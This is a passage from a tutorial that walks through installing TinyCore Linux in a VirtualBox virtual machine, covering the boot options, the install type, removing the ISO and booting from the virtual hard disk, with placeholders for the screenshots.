


Figure 9 – Managing the settings in TinyCore installation menu

13. Leave the formatting options at their default and press the ***right arrow***




Figure 10 – Leave the formatting options alone

14. In the boot options reference list, type the following in the blank field at the bottom

```
home=sda1 opt=sda1
```




Figure 11 – Set the home and optional drives to use by default

15. Press the ***right arrow***

16. On the Install Type menu, leave the defaults and press the ***right arrow***




Figure 12 – Leave the install type defaults

17. Review the installation information and press ***Proceed***




Figure 13 – Review the installation information before proceeding

18. When the installation has finished




Figure 14 – Installation indicates finished

, shut down the VM




Figure 15 – Shut down the VM from within the VM

19. Return to the VM VirtualBox manager and adjust the settings for the TinyCoreLinux VM by clicking on ***settings***




Figure 16 – Configuring the VM again

20. In settings, navigate to ***Storage***, right-click the iso, and click ***Remove Attachment***




Figure 17 – Remove the booting iso image

This forces the VM to boot from the virtual hard disk instead of the iso

21. Click ***OK***

22. Start the TinyCoreLinux VM to ensure it boots from the virtual hard drive. Notice that the ***Install icon*** no longer appears

